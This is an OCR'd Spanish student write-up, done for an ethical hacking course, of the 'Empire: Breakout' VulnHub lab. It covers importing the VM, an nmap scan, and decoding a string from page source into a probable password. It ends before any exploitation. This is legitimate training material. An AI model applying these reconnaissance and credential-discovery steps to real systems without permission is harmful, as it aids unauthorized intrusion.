
Write Ups



Alumno: Álvaro Delgado Hernández

Máster FP Ciberseguridad en Entornos de las Tecnologías de la Información

Hacking Ético

28, febrero de 2024

Write UPS

Name: Empire: Breakout


Date release: 21 Oct 2021

Author: icex64 & Empire Cybersecurity


Series: Empire

Dificultad: Facil


https://www.vulnhub.com/entry/empire-breakout,751/




Nos Descargamos la ova de la maquina virtual y mas tarde la importamos a nuestro virtual box




Write UPS



Ahora le hacemos ping desde el kali para comprobar que hay conectividad



Vamos a ir al escritorio para crear una carpeta llamada vulnhub




Write UPS


Nos ponemos en root y hacemops un nmap a la ip de la maquina:

```
┌──(root㉿kali)-[/home/kali/Desktop/vulnhub]
└─# nmap -Pn 192.168.1.24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-25 09:24 EST
Nmap scan report for 192.168.1.24
Host is up (0.00020s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
10000/tcp open  snet-sensor-mgmt
20000/tcp open  dnp
MAC Address: 08:00:27:A8:00:4F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds

┌──(root㉿kali)-[/home/kali/Desktop/vulnhub]
└─#
```


Como tiene el puerto 80 abierto,si ponemos la ip en el navegador web podremos ver que tiene.




Hacemos click derecho y seleccionamos la opción de View Page Source




Y encontramos esto en el codigo fuente:



Vamos a esta pagina para descifrar la cadena:




Pegamos la cadena,y a la izquierda podemos ver lo que podria ser una contraseña



La copiamos y la guardamos en la carpeta de la maquina

Write UPS


```
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# cd Desktop

┌──(root㉿kali)-[/home/kali/Desktop]
└─# cd vulnhub

┌──(root㉿kali)-[/home/kali/Desktop/vulnhub]
└─# touch posiblepassword

┌──(root㉿kali)-[/home/kali/Desktop/vulnhub]
└─# nano

┌──(root㉿kali)-[/home/kali/Desktop/vulnhub]
└─#
```




AHora na vez guardada la clave vamos a ver el puerto 10000:

```
┌──(root㉿kali)-[/home/kali/Desktop/vulnhub]
└─#  nmap -Pn 192.168.1.24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-25 09:24 EST
Nmap scan report for 192.168.1.24
Host is up (0.00020s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
10000/tcp open  snet-sensor-mgmt
20000/tcp open  dnp
MAC Address: 08:00:27:A8:00:4F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds

┌──(root㉿kali)-[/home/kali/Desktop/vulnhub]
└─#
```

